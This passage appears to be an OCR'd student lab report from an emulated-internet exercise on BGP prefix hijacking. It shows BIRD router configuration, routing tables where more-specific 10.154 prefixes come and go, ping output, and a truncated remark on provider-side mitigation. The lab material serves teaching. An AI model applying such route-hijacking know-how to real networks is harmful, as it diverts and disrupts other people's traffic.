         if (net != 10.161.0.0/24) then reject;
         accept;
      };
      export all;
      next hop self;
   };
   local 10.103.0.3 as 3;
   neighbor 10.103.0.161 as 161;
}
protocol bgp c_as162 {
   ipv4 {
```


```
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.162 as 162;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net_100_103" { hello 1; dead count 2; };
        interface "net_103_105" { hello 1; dead count 2; };
        interface "net_103_104" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol bgp ibgp1 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.5 as 3;
}
protocol bgp ibgp2 {
    ipv4 {
```

```
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.8 as 3;
}
protocol bgp ibgp3 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.7 as 3;
}
```




171/router0
Connecting to 35aebe3cfee2...
Connected to 35aebe3cfee2.
root@35aebe3cfee2 / #
root@35aebe3cfee2 / # ip route | grep 10.154
10.154.0.0/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.64/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.192/26 via 10.105.0.11 dev ix105 proto bird metric 32
root@35aebe3cfee2 / # ip route | grep 10.154
10.154.0.0/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/25 via 10.105.0.11 dev ix105 proto bird metric 32
root@35aebe3cfee2 / # ip route | grep 10.154
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric 32
root@35aebe3cfee2 / #
AS171/router0
ASN: 171
Name: router0
Role: Router
IP: net0,10.171.0.254/24
IP: ix105,10.105.0.171/24
Attaching to an existing session; if you don't see the shell prompt, try pressing the return key.
Tap on this message to dismiss.


155/host_0
130 root@472de959a50e / # p
zsh: command not found: p
127 root@472de959a50e / #
127 root@472de959a50e / # ping 10.
ping: 10.: Temporary failure in name resolution
2 root@472de959a50e / # ping 10.154.0.71
PING 10.154.0.71 (10.154.0.71) 56(84) bytes of data.
64 bytes from 10.154.0.71: icmp_seq=1 ttl=61 time=0.649 ms
From 10.102.0.2: icmp_seq=2 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=2 ttl=61 time=0.406 ms
From 10.102.0.2: icmp_seq=3 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=3 ttl=61 time=0.403 ms
From 10.102.0.2: icmp_seq=4 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=4 ttl=61 time=0.522 ms
From 10.102.0.2: icmp_seq=5 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=5 ttl=61 time=0.427 ms
From 10.102.0.2: icmp_seq=6 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=6 ttl=61 time=0.406 ms
64 bytes from 10.154.0.71: icmp_seq=7 ttl=61 time=0.312 ms
From 10.102.0.2: icmp_seq=8 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=8 ttl=61 time=1.58 ms
AS155/host_0
ASN: 155
Name: host_0
Role: Host
IP: net0,10.155.0.71/24
Attaching to an existing session; if you don't see the shell prompt, try pressing the return key.
Tap on this message to dismiss.



2nd way is the service provider to stop the autonomous system and not fake